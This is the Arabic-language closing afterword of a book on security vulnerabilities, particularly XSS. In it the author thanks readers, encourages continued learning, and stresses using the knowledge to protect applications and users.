في نهاية هذا الكتاب، أتمنى أن تكونوا قد استفدتم من الرحلة التي خضناها معاً في عالم الثغرات الأمنية وبالأخص ثغرات الـ XSS. هدفي كان تقديم المعرفة بأسلوب مبسط وسلس يمكن لأي شخص أن يفهمه، حتى ولو كانت هذه المفاهيم تبدو معقدة في البداية.

إن الأمن السيبراني مجال دائم التغير، يتطلب منا الاستمرار في التعلم والتطوير. ما تم تقديمه هنا هو جزء صغير من هذا العالم الواسع، لكنني أؤمن بأن الأساس القوي هو ما يبني عليه المرء خبراته ونجاحاته.

لا تنسوا أن الهدف من هذا الكتاب ليس فقط كشف الثغرات، بل أيضاً فهم كيفية حماية التطبيقات والمستخدمين من تلك المخاطر. كلنا مسؤولون عن أمن المعلومات في هذا العصر الرقمي، ودورنا يكمن في استخدام هذه المعرفة بشكل إيجابي.

في النهاية، أشكركم على وقتكم واهتمامكم، وأتمنى أن يكون هذا الكتاب قد أضاف لكم شيئاً مفيداً وقيماً. نلتقي في مغامرات قادمة بإذن الله، وعالم أوسع من المعرفة.